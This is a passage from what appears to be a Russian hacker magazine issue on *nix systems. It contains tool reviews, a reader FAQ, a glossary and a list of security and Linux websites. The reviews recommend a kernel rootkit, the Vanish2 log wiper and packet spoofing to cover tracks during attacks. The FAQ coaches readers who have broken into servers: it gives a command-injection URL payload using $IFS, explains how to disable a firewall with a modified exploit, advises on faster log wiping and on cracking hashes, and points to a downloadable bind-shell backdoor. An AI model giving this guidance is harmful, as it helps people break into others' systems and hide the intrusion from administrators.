версией пополняется база данных отпечатков различных систем, и уже сейчас nmap определяет не только версию Виндов, но и номер ядра, если это Linux-машина.

Минусы. Размер, как у и любого комплекса сетевого анализа nmap, достаточно большой. Хотя и совершенствуется способ "снятия отпечатков", все еще достаточно часто приходится получать аналогичные этому выводы программы: "Это точно Винда. Версия? Или Миллениум, или 2к сервер, возможно, и 2к адванс-сервер, хотя похоже на XP, даже вроде с первым сервиспаком". При этом Linux определяется достаточно четко.

Вердикт. Однозначный must have. Любой удаленный анализ сильно упрощается при использовании этой софтины. Программа считается одной из основных утилит хакера.

YAKRK - YET ANOTHER KERNEL ROOTKIT (WWW.ROBOTA.NET/DOWNLOAD?FILE=93)


Эта утилита представляет собой набор руткитов для ядер 2.4. Вполне интересная софтина, тем более если учесть, что все еще очень многие сервера крутятся на ядрах серии 2.4.

Плюсы. Основной плюс набора - минимальное изменение системной конфигурации. Работает приложение на уровне ядра, перехватывая некоторые системные вызовы ОС.

Минусы. Пока возможности этого руткита очень ограниченны. Он способен лишь скрывать сетевую активность некоторых приложений.

Вердикт. Если нужно установить маленький и очень простой руткит – это ПО для тебя. Неплохо, когда эта софтина лежит у тебя в боекомплекте, но и без нее можно спокойно обойтись ;-).

VANISH2 (HTTP://PACKETSTORMSECURITY.ORG/UNIX/PENETRATION/LOGWIPERS/VANISH2.TGZ)



Одна из самых необходимых утилит на захваченной машине – чистильщик лог-файлов. После долгих и упорных тестов я предлагаю использовать Vanish2.

В архиве обнаружился только файл кода на языке C и хедер. Добавить make программистам уже не хватило сил, поэтому компилировать программу следует так: "gcc vanish2.c -o vanish2".


Плюсы. Очень грамотная чистка как текстовых, так и бинарных логов всей системы. Основное внимание следует обратить на чистки журналов messages, secure и httpd.access_log. С этой задачей ПО справилось очень хорошо: все чисто и ровно. Также к сильной стороне чистильщика следует отнести и отсутствие временных файлов после работы, они создаются во время чистки, но удаляются по ее завершении. Если процесс будет прибит, а анализ журнала не закончен, то останутся временные файлы, по которым можно вычислить, что работал логвайпер. Отсутствовали и core-файлы, то есть после работы в системе не остается практически никаких следов.

Минусы. Пожалуй, единственный недостаток – это скорость работы. Полный анализ двухнедельных логов сервера занял около 10 минут.

Вердикт. Must have. Лучший чистильщик из всех предложенных. С задачей сокрытия следов твоей деятельности справится очень хорошо, правда, затратив на это уйму времени.

SENDIP (HTTP://WWW.EARTH.LI/PROJECTPURPLE/PROGS/SENDIP.HTML)

Плюсы. Размер очень маленький, а возможности интересные. Главная задача данного ПО – это отправлять пакеты на определенный IP с измененным адресом возврата. Возможность отправки пакетов от других IP-адресов поможет тебе скрыть свою активность в сети. Например, если появятся признаки того, что тебя засекли, просто запускаешь программу, указываешь ей необходимые параметры... В результате на жертву обрушиваются пакеты как будто от вполне миролюбивого хоста, что легко может сбить с толку админа. Но следует учитывать, что правильно расставленные админом сниферы выдадут тебя с потрохами «благодаря» этой софтине.



Минусы. Очень общие настройки параметров исходящих пакетов, что не позволяет использовать эту программу против грамотных админов и IT-специалистов.

Вердикт. Если намечается атака на защищенный UNIX-хост, то запастись программой крайне желательно. При правильном использовании удастся сбить с толку подавляющее большинство администраторов. Запас беды не чинит, поэтому не поленись скачать, скомпилить и научиться пользоваться данной программой – на войне все средства хороши.

PATH (PERL ADVANCED TCP HIJACKING) (WWW.P-A-T-H.SOURCEFORGE.NET)

Это целый набор хакера, написанный на языке Perl. Для работы достаточно иметь на машине интерпретатор Perl, и уже можно исследовать сети.

Плюсы. В дистрибутиве, датированном 09.11.2003, содержатся следующие утилиты: программа-генератор произвольных пакетов, неплохой снифер, ICMP и ARP-роутер. Что интересно, этот комплекс комплектуется как консольной версией, так несложным GUI-интерфейсом. Нас, прежде всего, интересует консоль, которая реализована очень хорошо. А функциональности всего комплекса я бы поставил твердую "троечку". Просто аналогичных утилит очень много, причем они включаются как в состав целых комплексов, так и плавают по интернету в виде отдельных бинарников. Основной плюс (а часто минус) этого комплекта – это использование интерпретируемого языка для выполнения своей работы.

Минусы. Требуется интерпретатор Perl.

Вердикт. Если тебя интересуют маленькие и могучие программы на Perl или твоя задача - разобраться с работой снифферов, то этот набор для тебя. Если нет – его легко можно заменить бинарниками, описанными выше.

Докучаев Дмитрий aka Forb (forb@real.xakep.ru)

FAQ

СПРАШИВАЛИ? ОТВЕЧАЕМ!

Как определить, пересылаются ли логи на другие машины в сети или нет?

Функцию пересылки логов поддерживает демон syslogd. Во-первых, обрати внимание на процесс сервиса. Если он запущен с параметром -ss, можешь не волноваться - пересылки логов нет. Если параметры опущены, загляни в /etc/syslog.conf и поищи подстроку «@адрес_системы». Если таковая имеется, можно сделать вывод, что логи пересылаются на сторонний сервер в автоматическом режиме.

Как закачать файл на сервер через бажный WWW-скрипт, если на машине отсутствует wget?

Существует несколько способов заливки файлов через уязвимые скрипты. Даже если на сервере отсутствует wget, проверь наличие fetch или get. Можно использовать FTP-сценарий и вытянуть нужный файл через /usr/bin/ftp. При этом используй опцию -n, чтобы передать логин и пароль в одной строке. Сам сценарий запиши построчно в файл с помощью команды /bin/echo.

Что может светить за нелегальное сканирование портов?

Сканирование портов - нарушение порядка в сети. Ты можешь возмутиться, мол, я же ничего не сделал - просто посмотрел состояние портов. В лучшем случае админ удаленного сервера ничего не заметит, но, если на сервере стоит утилита, отслеживающая скан, сисадм может пресечь твою деятельность, отписав провайдеру. Часто у провайдера имеется так называемый регламент, в котором есть пункт, оговаривающий сканирование. Так что, учитывая серьезность ситуации, тебя могут отключить от сети. Впрочем, физическое отключение - довольно редкое явление, но все же я рекомендую сканировать порты с удаленного шелла консольной программой (например, nmap'ом).

Существуют ли специальные услуги по проверке серверов на прочность?

Да, такие услуги оказываются. Например, компания Positive Technologies (www.ptsecurity.ru) предлагает взломать сервер всего за $1000. Сотрудники компании пытаются хакнуть заказчика, получить там шелл и стащить конфиденциальную информацию, которая бы являлась доказательством того, что взлом удался. Эта услуга была названа «penetration testing». Естественно, проверить свой сервер на дырки - удовольствие дорогое. Клиентами займутся сотрудники PT и SecurityLab. Они гарантируют абсолютную конфиденциальность и полноту тестирования. На рынке присутствуют и другие компании: Digital Security (www.dsec.ru), НПО "Информзащита" (www.infosec.ru). Впрочем, можно пойти другим путем - пригласить знакомого хакера, если таковой имеется.

Я залил руткит на сервер, а новые бинарники перестали запускаться. Что мне теперь делать?

Искать бэкапы. Руткиты, выполненные в виде прекомпиленных бинарных файлов, ненадежны. То есть вполне возможно, что кит не переварится новыми глибсами. Бывает, что бинарник обьявит об отсутствии какой-либо библиотеки, а иногда может вообще не запуститься. В этом случае ищи бэкап системы на другом носителе либо вручную переустанавливай испорченные файлы. А затем воспользуйся другим руткитом, на основе LKM, например.

Что такое LKM-руткит?

Это очень полезная штука! LKM - Linux Kernel Module, руткит, построенный на нем, представляет собой набор ядерных модулей, которые после загрузки перехватывают системные вызовы, стирают себя из списка модулей и т.д. Преимущество налицо: руткит не заменяет никаких файлов, поэтому даже после переустановки бинарников хакерские модули будут работать. Только вот незадача: существует софт, который позволяет увидеть установленный в системе LKM-руткит.

Я нашел бажный скрипт, но добился выполнения только команды в одно слово. Со вторым параметром запрос просто игнорируется. Что можешь посоветовать в этом случае?

В списке переменных окружения присутствует так называемая пустая строка $IFS. Ее и следует использовать в запросе. То есть, если бажный скрипт file.cgi имеет параметр file, принимающий лишь одно слово, реквест будет выглядеть следующим образом: http://host.com/cgi-bin/file.cgi?file=|uname$IFS-a|.

Наша сеть строится на хабах. Как можно фаерволом заблокировать нелегальную попытку смены IP-адреса?

В этом случае нужно оформлять статическую прописку ARP-таблицы. Но, раз уж ты заговорил о фаерволе, поделюсь правилом, которое привяжет нужный IP-адрес к MAC. Это достигается при помощи модуля mac.so. Рулес будет выглядеть следующим образом:

```
iptables -A INPUT -s
192.168.0.1 -m mac --mac-
source 00:C0:DF:10:19:FB -j
ACCEPT.
```

При желании ты можешь указать параметр -mac-desitination, чтобы разрешить соединение с узлом, имеющим определенный MAC.

Есть ли способ узнать, находится ли взломщик в консоли, если он установил руткит и логклинер?

Есть один верный способ, определяющий левых юзеров даже после зачистки логов. Выполни команду ls -la /dev/pts и сравни число открытых псевдоустройств с числом активных юзеров. Если ты обнаружишь пару лишних псевдотерминалов, знай, что на твоей машине хостится хакер :). Правда, некоторые процессы, например radius, берут для себя pts, но это исключение из правил.

Можно ли «выключить» установленный на сервере фаервол?

Еще как! Для этого хакеру нужны минимальные права, а также дырка в сервере :). Допустим, на машине крутится бажное ядро, а взломщик имеет доступ к Web-шеллу. Чтобы деактивировать фаервол, он заливает на сервер ptrace-эксплоит (либо какой-нибудь другой) со слегка измененным кодом. Вместо запуска /bin/sh будет стартоваться сценарий, который обращается к /etc/init.d/iptables с параметром stop. Как правило, запуск внешней команды не выносится в shell-код, так что исправить сишник сможет даже темный человек :). После компиляции и запуска сплоита фаервол должен выключиться.

Я взломал сервер одной крутой компании. Уверен, что админы защитили машину на все 100%. На какие секьюрные процессы мне следует обратить особое внимание?

На машине могут стоять утилиты, тестирующие систему на безопасность. Обращай внимания на запущенные программы tripwire, portcentry, различные IDS, а также на программу chkrootkit, которая может и не светиться в процесс-листе.

Я коннекчусь к серверу через бэкдор, а затем запускаю логклинер. Процесс зачистки логов занимает около 5 минут, так как wtmp весит порядка 500 Мб. Можно ли как-нибудь ускорить очистку?

Ни в коем случае не удаляй /var/log/wtmp, так как администратор сразу почует неладное. Выбери другой логклинер. Дело в том, что логвайпер, который ты используешь, начинает искать записи с начала файла. Однако в сети много чистильщиков, которые ставят указатель в конец wtmp, а затем начинают поиск. Такой алгоритм используется, например, в утилите grlogwipe. Бьюсь об заклад, что ты юзаешь vanish2, так как именно он очищает wtmp с самого начала.

В моей системе стали спонтанно пропадать файлы. Вернее, файл существует, но /bin/ls его не показывает! С чем это связано?

На ум сразу приходит: тебя взломали. Тестируй сервер на наличие руткитов и выявляй злоумышленника. Хакер, видимо, прописал в конфиг руткита маску, под которую попал системный файл. В результате этого файл исчез из поля зрения ls. Впрочем, такая аномалия может возникнуть, если на винте имеются бэды. На всякий случай запусти fsck и удостоверься, что файловая система в норме.

Когда я просматривал таблицы MySQL на взломанном сервере, то наперолся на какие-то учетные записи. Только вот пароли там зашифрованы, и я не могу их взломать.

Ты наткнулся на MD5-хэши. MD5 является необратимым алгоритмом, поэтому единственный способ расшифровать пароль – воспользоваться программой-брутфорсером. Таких программ много, могу порекомендовать md5crack и md5Inside. Вторая софтина имеет графический интерфейс и поддерживает потоки, так что расшифровка займет не очень много времени.

В каталоге /tmp я обнаружил странноватый файл .bugtraq. Все бы ничего, но его владелец - юзер nobody. Меня взломали?

Да, к сожалению, тебя взломали. Файл, который ты обнаружил, является частью системы для проведения DDoS. Иными словами, твою машину попросту зомбировали через баг в httpd. Немедленно удали этот файл и переустанови Apache на более свежий релиз. Кроме этого, проверь систему на наличие руткита - возможно, взломщик до сих пор использует ресурсы твоего сервера.

Посоветуй простой бэкдор, который бы удаленно открывал порт на взломанной через WWW машине.

Пожалуйста! Можешь воспользоваться моим любимым перловым бэкдором. Скрипт открывает порт 37900 и при подключении запускает /bin/sh в интерактивном режиме. Сценарий весит всего 317 байт, забирай его с моего сервера http://forb.convex.ru/bd.pl.

Хочу для грамотной защиты организовать в сети машинку только для логов. Как заставить syslogd удаленно пересылать на нее данные?

Для пересылки логов syslogd открывает 514 udp-порт, который служит для приема данных. Установи сервис с открытым портом на машине для хранения журналов (запускай демон с параметром -r). Затем занеси в /etc/syslog.conf (на серверах, с отсылаемыми логами) строку вида *.* @адрес_системы, и все журналы будут передаваться на удаленный сервер.

Нашел старенький Linux в локальной сети. На сервере крутится DNS и больше ничего. У меня есть эксплоит для bind, но я не знаю его версию. Можно ли ее определить какой-нибудь утилитой?

Запусти утилиту dig с параметром «@адрес_сервера chaos txt version.bind», и увидишь версию сервера. Можно отфильтровать вывод по шаблону VERSION.BIND, тогда ответ займет всего одну строку. Набери man dig, и узнаешь, что еще можно сделать с помощью этой чудесной утилиты.

Докучаев Дмитрий aka Forb (forb@real.xakep.ru)

ГЛОССАРИЙ

ОСНОВНЫЕ ПОНЯТИЯ ПО ВЗЛОМУ *NIX-СИСТЕМ

Бэкдор (backdoor) – небольшая программа, оставляющая лазейку для удачливого злоумышленика на взломанной им системе. Бэкдор может представлять собой уже скомпилированный файл или сценарий на подручном языке, например, на Perl. Как правило, бэкдор открывает порт на сервере и ожидает подключения. Если коннект произошел, запускается /bin/sh. Навороченные бэкдоры имеют возможность закрыть соединение по тайм-ауту в целях безопасности.

Руткит (rootkit) – комплект, предназначенный для сокрытия взломщиком своего пребывания на сервере. Благодаря установке руткита все действия хакера остаются засекреченными: открытые порты не светятся в netstat, /bin/ls не показывает определенные файлы, /bin/ps скрывает процессы и т.п. Если говорить о том, какими бывают руткиты, то можно выделить два вида: изготовленные в форме прекомпиленных бинарников либо изготовленные в форме ядерных модулей. Второй вариант предпочтительнее и безопаснее, ибо LKM подменяет системные вызовы, а затем стирает себя из таблицы загруженных модулей. Соответственно, все бинарники остаются старыми, а утилиты типа chkrootkit говорят, что система в полном порядке :) (это справедливо лишь для самых тривиальных утилит подобного рода - прим. AvaLANche'a).

Chkrootkit – специальная программа, позволяющая проверить систему на наличие установленного руткита. Прога поставляется с базой всех известных хакерских комплектов. По этой базе и ведется сканирование. Также chkrootkit обращает внимание на наличие снифферов и исследует MD5-сумму бинарных файлов. В случае ее изменения программа оповещает админа о возможном вторжении хакера.

Logwiper (logcleaner) – небольшая программа, позволяющая чистить системные журналы (логи). Обычно logwiper'ы создаются для бинарных логов (/var/log/wtmp, /var/run/utmp/, /var/log/lastlog), которые вычистить не так-то просто. Для обращения к этим логам нужно знать специальную структуру utmp, которая описана в хидере /usr/include/utmp.h. Именно поэтому большинство logwiper'ов написано на Си. В качестве примеров могу привести три хороших logcleaner'а: Vanish2, grlogwipe и Zap2.

Аккаунт (account) – учетная запись на сервере. Один из фактов взлома – получение валидного аккаунта. При этом слово «валидный» означает то, что юзер должен иметь хороший командный интерпретатор (/bin/sh, /bin/bash и т.д.) в качестве оболочки. В противном случае взломщику нет никакой выгоды от добытого аккаунта.

Дефейс (deface) – замена главной HTML-страницы на web-сайте. Несмотря на то что дефейс – удел скриптки-дисов (script-kiddies - подвид мегахакеров, умеющих использовать только известные баги и готовые эксплоиты), на популярных порталах по безопасности вывешен TOP дефейсов известных сайтов. Но, по мнению серьезных хакеров, дефейс - это просто ребячество. Настоящий взлом должен приводить к абсолютным правам на атакуемом сервере.

Хэш (hash) – значение некоторой (однозначной, в противном случае происходит коллизия) фунции (хэш-функции) какого-либо аргумента. Причем по хэшу, даже зная вид функции, нельзя вичислить ее аргумент (то есть то, от чего "берется хэш"). Звучит немного запутанно, но именно эта формулировка наиболее точно описывает то, что сейчас называют хэшем. Хэширование в последнее время применяют для "шифрования" паролей: в системе хранится только значение хэш-функции от текстовой строки - самого пароля. При антентификации заново вычисляется хэш от вводимого пользователем пароля, и если он совпадает с хранящимся в системе, ползователь "пускается" в систему. Хэширование может осуществляться каким угодно алгоритмом, но если говорить о *nix-системах (да и не только о них), наиболее распространенным является MD5. Он нашел свое применение в шифровании теневых (shadow) паролей, а также паролей, хранящихся в MySQL.

Задосить – провести DoS/DDoS-атаку. Такое нападение приводит к тому, что атакуемый сервер перестает нормально функционирвать (виснет, перестает отвечать на удаленные запросы). Оно и понятно, ведь DoS чаще всего основывается на беспорядочном флуде (посылке огромного количества сетевых пакетов), в результате которого сервер просто захлебывается в приходящем мусоре и не успевает анализировать данные.

Эксплоит, сплоит (exploit) – программа, реализующая какую-то ошибку в сервисе или системном бинарнике. Сплоит можно назвать эффективным, если он ломает удаленный демон, открывая на машине удаленный рутовый шелл. Но реальных эксплоитов очень мало, обычно рядовые сплоиты основаны на срыве буфера (buffer overflow) у локальных файлов или добыче прав nobody через модуль HTTPD.

Маскарад (masquerade) – не только веселый праздник, но и подмена внутреннего IP-адреса хостов, находящихся в "виртуальной" сети (типа

10.0.0.0, 192.168.0.0), IP-адресов шлюза, посредствам которого эта сеть подключена в интернет. В результате чего локальные машины (часто говорят: с нереальными адресами) получают право использовать интернет на полную катушку.

Фаервол, брандмауэр, сетевой экран (firewall) – программное или аппаратное средство, предназначенное для защиты компьютера (компьютерной сети) от внешних вторжений. В аппаратном виде фаервол представляет собой отдельный компьютер (или устройство), специально предназначенный для обработки сетевых пакетов. Как правило, такие машины снабжены операционкой реального времени (с минимальными задержками между командами), поэтому они могут справиться с масштабной DDoS-атакой. Понятно, что их цена очень высока. В локальных сетях общего назначения применяются программные фаерволы. В Linux такая программа называется iptables, в FreeBSD – ipfw, в OpenBSD – pf. Эти проги выполняют одну роль – анализируют заголовки пакетов и принимают различные решения на основе правил, написанных системным администратором.

Рулес (от rule) – правило, которое записывается в таблицы фаервола. Рулесы могут задаваться как для разрешения, так и для запрещения приема/отправки пакета. Обычно подобное правило включает в себя адрес отправителя/получателя и порт назначения, а также политику. Однако рулесы могут включать в себя очень много параметров, а могут не включать ничего, кроме политики. Все зависит от админа и его умственных способностей :).

Брутфорс (brute force) – взлом "грубой силой", основанный на упорядоченном переборе пароля в люб. Если взломщик добыл парольный хэш, он может осуществить брутфорс по словарю либо по произвольным символам. Исход брутфорса никто предугадать не может: в случае действительно сложного и длинного пароля взломщику понадобится много миллионов лет, чтобы перебрать все возможные варианты.

Брутфорсер (bruteforcer) – программа, позволяющая организовать длительный процесс брутфорса. Если говорить об удаленном переборе (когда негодяй подбирает пароль на определенный удаленный сервис), хорошим брутфорсером является софтина Brutus под Win32 и hydra под UNIX. Хотя никто не мешает написать собственный брутфорсер и отточить его под конкретный сервис. Так делают многие хакеры. В случае локальных атак, когда у злоумышленника имеется парольный хэш, он прибегает к утилитам MD5Inside, John The Ripper или LOphtcrack.

Бот (bot, от robot) – специальная программа-робот, послушно выполняющяя удаленные команды хозяина (ботовода), чаще всего через IRC. Как только команда поступает, бот осуществляет злые действия – проводит DoS, ищет баги в софте, закидывает приватами жертву и т.д. Ситуация усугубляется, когда на одном канале находятся до тысячи ботов. Все они, как ты уже догадался, запущены на взломанных серверах (или затрояненных десктопах).

Баннер (banner) – заголовок какого-либо сервиса. Баннер по умолчанию выводит полную информацию о названии и версии службы, а также может содержать данные об операционной системе. Небезопасно, правда? Именно поэтому баннеры стараются подменять или урезать. Если админ назовет бажный ProFTPD защищенным VsFTPD, это отпугнет неопытного взломщика, и сервер сломают не так быстро. Часто администраторы заменяют баннер у HTTPd, FTPd и SMTPd.

Снифинг (sniffing) – перехват данных при помощи специальных программ - снифферов. Как правило, они устанавливаются на маршрутизаторе и перехватывают пакеты во всей локальной сети. В пакетах может содержаться как мусор, так и важная информация, но взломщиков интересуют обычно только пароли на различные сервисы. Именно эти данные снифер и старается поймать. Правда, ему не всегда это удается – часто админы запускают сервисы через защищенное SSL-соединение. Можешь ознакомиться со снифферами под *nix на странице packetstormsecurity.nl/sniffers.

Атака MiM (Man-In-the-Middle) - атака, при которой хакер располагается между двумя узлами с целью перехвата и подмены передаваемой информации. Область применения этой атаки очень велика, ей подвержен как протокол передачи публичных ключей во всех асимметричных алгоритмах, так и ARP.

Спуфинг (spoofing) – подмена адреса (обычно обратного) в сетевом пакете. Особый интерес в последнее время представляет ARP-спуфинг, позволяющий заниматься снифингом даже в коммутируемых сетях.

Оганесян Ашот (ashot@real.xakep.ru)

WEB

ПОЛЕЗНЫЕ РЕСУРСЫ ИНТЕРНЕТА

Прочитав этот номер, ты, вероятнее всего, захочешь с головой окунуться в мир Open Source. Но не забывай о главных правилах этого мира - учиться и думать. О том, где в инете почерпнуть огромное множество полезной информации по всему, что связано с *nix-системами, читай в этом обзоре.

WWW.LINUX.ORG.RU

Один из самых популярных в сети ресурсов, посвященных Linux. Здесь ты найдешь общие сведения о Linux и многих дистрибутивах этой замечательной ОСи, а также большое количество линков на интересные ресурсы. Тематически сайт поделен на несколько разделов: Новости, Галерея, О Linux, Форум, Дистрибутивы, Документация и Ссылки. Имеется неплохой поиск по ключевым словам. Отдельно необходимо сказать о документации. На сайте содержится огромное количество всевозможных доков на русском языке. Это и статьи, и обзоры и FAQ'и по Linux. Имеется хорошая коллекция русскоязычных MAN'ов, руководства по программам GNU, всевозможные книги по Linux и Unix и даже перевод лицензий GNU :-). А переводы серии Linux HOWTO вообще вынесены на отдельную страницу. Короче, настоящий информационный рай для начинающих и не только. Век живи - век учись!

WWW.OPENNET.RU

Многие говорят об этом сайте как о лучшем сайте для разработчиков программ с открытым кодом. И это действительно так. Приятно поражают четкость и грамотная структурированность информации. Только в разделе Программы, содержащем ссылки на различное программное обеспечение, более девяти крупных подразделов, которые в свою очередь разбиваются в среднем на 10-15 подпунктов. Потрясающая детализация! Более того, организован даже поиск необходимой тебе программы. Ежедневно обновляемые новости, большое количество статей (опять же прекрасно структурированных), различная документация и много другой полезной инфы из мира Open Source. Имеется большое разнообразие MAN'ов под Linux, FreeBSD и Solaris. В разделе Советы ты найдешь ответы на многие вопросы и большое количество полезных рекомендаций. Кроме этого, портал разбит на тематические мини-порталы: solaris.opennet.ru, bsd.opennet.ru, cisco.opennet.ru, linux.opennet.ru, web.opennet.ru, security.opennet.ru, palm.opennet.ru и ftp.opennet.ru, что, несомненно, что делает значительно удобнее и быстрее поиск действительно полезной информации. Отличный форум, большое количество ссылок, документации и многое другое - ресурс на самом деле незаменим.

WWW.LINUXRSP.RU

Неплохой сайт со ставшим уже стандартным «джентльменским» набором: Статьи, Документация, Программы, Ссылки... Есть возможность подписаться на весьма популярную (сейчас более 18 тысяч подписчиков) рассылку свежих новостей несколько раз в неделю. Есть так называемая «дискуссионная рассылка» - своего рода FAQ, а, точнее, вопросы и ответы, возникающие при работе с ОС Linux. Удобная и полезная штука. Неплохие тематические ссылки и наличие официальных пресс-релизов делают этот сайт довольно интересным и познавательным.

WWW.SECURITY.NNOV.RU

Один из лучших отечественных ресурсов по безопасности. Создал проект широко известный в узких кругах ЗАРАЗа. Он же его практически в одиночку и поддерживает. На сайте собрано большое количество различной информации по вопросам безопасности, регулярно обновляющиеся новости, подробные описания различных багов, а также отличная коллекция эксплоитов. Все это, помноженное на отличный и грамотный поисковый движок, приводит к тому, что любой мало-мальски уважающий себя хакер обязательно заглядывает гости к ЗАРАЗе.

WWW.SECURITYLAB.RU

Уж коли затронули безопасность, нельзя не упомянуть еще один крутой и мегапопулярный портал. Да, именно СекЛаб! Одна только коллекция полезных софтин и утилит (более 5000!) говорит сама за себя. Ежедневные новости из мира компьютерной безопасности, отличная рассылка, возможность задать свой вопрос и получить на него ответ, большое количество документации, подробнейшее описание багов на русском языке, прекрасный поиск - все это поможет тебе грамотно защитить и настроить свой комп и прекрасно сориентироваться в мире security.

WWW.NIXP.RU

«Цель проекта - помогать начинающим в UNIX-основанных операционных системах, быть источником интересной и нужной информации пользователям *nix, самосовершенствоваться в этой сфере...». И ресурс

действительно служит этой благородной цели. Большое количество статей по установке, настройке, работе и т.п. в *nix-системах, свежие новости, ссылки, софт, обзоры софта под никсами, голосование посетителей за любимые софтины... Имеются даже обои на рабочий стол :). Ресурс имеет свой канал в IRC: #nixp в сети WeNet (irc.wenet.ru), также функционирует Web-гейт для выхода в IRC через сайт. Все это снабжено очень приятным и дружественным «а-ля *nix» интерфейсом, создающим атмосферу полного погружения в мир *nix.

WWW.UNDEADLY.ORG

Undeadly.org, или OpenBSD Journal. Интересное название (особенно в свете того, что в период с 2001 г. по апрель 2004 г. портал назывался deadly.org :-)) объясняется тем, что в один прекрасный момент (а именно 1 апреля 2004 г :-)) создатели журнала ушли из него и наложили свои копирайты на все материалы, что фактически привело к их полной недоступности. После соблюдения всех авторских прав, Daniel Hartmeier смог сохранить для «жаждущих» более 1100 статей с более чем 14000 комментами и назвал ресурс undeadly. Это хороший англоязычный сайт, посвященный OpenBSD. Крупный форум-FAQ по большому количеству самых различных вопросов, связанных с миром OpenBSD. Постоянная живая дискуссия по возникающим проблемам, различным настройкам, конфигурированию и т.д. Множество различных ссылок и другой информации. Регулярно обновляется.

WWW.BSDNEWS.COM

Еще один известный англоязычный ресурс по BSD-системам. Добротный новостной портал. Разделы: Daemon News Ezine (статьи), BSDNews (новости), BSD Mall (магазин с широким ассортиментом из мира BSD – дистрибутивы, утилиты, различная атрибутика), BSD Support Forum (саппорт-форум :-)) и др. Реальные люди, уважающие BSD и знающие английский язык, наверняка найдут здесь много интересного.

WWW.LINUX.RU

Крупный русскоязычный Linux-портал, основанный еще в 1999 году. Приличное количество документации и маленькое количество программ :-(. Интересные обзорные статьи. Хорошо сделан «каталогизатор» по русскоязычным, англоязычным и прочим ресурсам. Свежие новости (с российских и зарубежных ресурсов), пресс-релизы, продажа дистрибутивов. Неплохой сайт, но, на мой взгляд, не очень насыщенный и динамичный.

WWW.LINUXCENTER.RU

Своей главной задачей Linux-центр ставит ни много ни мало продвижение операционной системы Linux в России. Благодаря прямым контактам с производителями дистрибутивов и ПО многие новинки в мире *nix-систем появляются в »

Linux-центре практически одновременно с мировой премьерой. Действует хороший новостной канал, ведутся различные интересные рейтинги. В рамках проекта идет работа над «Виртуальной энциклопедией Linux» – своего рода систематизированным каталогом по русскоязычным ресурсам, посвященным Linux. «Книга» действительно очень интересна и будет полезна многим. В собственном интернет-магазине продаются книги, дистрибутивы, софт, игры, различная атрибутика – все, что так или иначе связано с Linux. Ресурс оставил очень приятное впечатление.

WWW.PACKETSTORMSECURITY.NL

Отличный портал по безопасности. Статьи, интересные ссылки, подробные описания багов... Но главное – огромный выбор самого различного софта. Здесь есть чем поживиться! Руткиты, сниферы, бэкдоры – все, что душе угодно! Причем софт очень удобно разделен на категории, что значительно облегчит твой нелегкий труд :-). Стоит сказать и об отличном, функциональном поиске. Один минус – англоязычный, гад! :-). Но ведь для реального хакера это не проблема, правда?

WWW.XAKEP.RU

Самое главное чуть не забыли! :-) Не зря мы тебя со страниц каждого номера призываем: «не ведись на чепуху – читай www.xakep.ru!» Здесь ты найдешь множество самой различной инфы из хакерского мира и не только. Ресурс постоянно обновляется, и, будь уверен, ты всегда найдешь тут свеженький эксплоит и описания багов на русском языке. Кроме этого, статьи по взлому, защите и всему-всему-всему! Знай наших!

WWW.LINUXTODAY.COM

Еще один англоязычный ресурс, посвященный Linux. Довольно крупный портал, на котором собрано много полезной информации. Название четко определяет концепцию – сайт регулярно обновляется и тщательно следит за малейшими «дуновениями» в мире Linux. Статьи, новости, обновления безопасности, обсуждение различных тем, большое количество полезных и интересных ссылок – все это и многое другое ты найдешь на страницах данного ресурса.

WWW.BUGTRACK.RU

Еще один старожил рунета в области информационной безопасности. Очень популярный ресурс (средняя посещаемость - около 3500 человек в день), на котором содержится огромное количество вкусной инфы. Тут и прекрасная библиотека – постоянно обновляющаяся подборка статей и книг, и новости, и возможность «большой» рассылки (можно выбрать как по отдельности любой из разделов: BuqTraq: Обзор, RSN, БСК, Закон есть закон, так и в любой «комплектации» включая полную). Ресурс обладает весьма почетными наградами и по праву считается одним из достойных.

WWW.NSD.RU

Сайт команды NSD - постоянных авторов X (смотри, например, «Эксплоитный ликбез» в июньском номере][), на котором содержится много разной информации по взлому и безопасности, интересные новости, снабженные поиском... Уделено отдельное внимание безопасности и грамотной настройке *nix-систем. Большое количество удобно структурированного софта и т.д.

WWW.BSDNEWSLETTER.COM

Англоязычный ресурс, посвященный BSD-системам. Новости, статьи, мануалы, FAQ – короче, полный набор приличного портала. Также есть разбитый на категории софт (например Archivers, Communication, Networking, Servers, Programming и т.д.). Отдельно на сайте выделены разделы Programming и Security. Имеется также приличная коллекция самых различных драйверов. Правда, по всей видимости, обновляется ресурс не очень активно (во всяком случае, в разделе «Recent BSD News and Articles» последний материал датирован 6 июня), что, конечно, не совсем гуд :-(.

WWW.LINUXJOURNAL.COM

Linux Journal – ежемесячный журнал Linux-сообщества, а www.linuxjournal.com – официальный сайт этого журнала :-). Здесь ты найдешь описание журнала, каждой из рубрик, анонсы новых номеров, статьи и различные материалы из предыдущих выпусков и другое. Помимо освещения самого журнала на сайте представлено большое количество разных пресс-релизов из «жизни Linux-community». Имеется возможность оформления подписки и рассылки. Англоязычный :-).

WWW.LINUX.COM

Как нетрудно догадаться Linux.com - англоязычный ресурс, посвященный известной оси. Довольно насыщенный портал, на котором ты найдешь множество статей, свежие новости из мира Linux, весьма содержательные обзоры многих дистрибутивов и их последних релизов (например, в разделе Distribution Center предствалены отдельные подразделы, посвященные Debian GNU/Linux, Gentoo Linux, Fedora, Mandrakelinux и др.). Стоит отметить, что раздел Articles (Статьи :)) очень удобно тематически разделен на несколько подразделов: Applications, Servers, Programming и Community и тебе не придется мониторить весьма приличный архив статей в поисках нужного материала. Очень интересен раздел Tips - большой тематический форум-FAQ, на котором можно найти много полезной информации и советов на конкретные вопросы по программированию, администрированию, конфигурированию и многому-многому другому, с чем придется столкнуться как опытному челу, так и юзеру, который только погружается в мир Open Source. Linux.com - достойный участник нашего обзора.

КТО ИЩЕТ – ТОТ ВСЕГДА НАЙДЕТ!

Теперь ты немного ориентируешься в пространстве *nix. Читай, проверяй, тестируй, пиши и думай, думай, думай! Только так ты почувствуешь дух свободы и настоящего креатива в мире Open Source!

CONTENT:

И ЕЩЕ:

ВЕСЬ СОФТ ИЗ НОМЕРА!

ЗАЩИТА ОТ НАПАДЕНИЯ

- IPTables 1.2.11
- Patch-O-Matic 20040621
- Centron IPTables Firewall Gui
- Firewall Builder
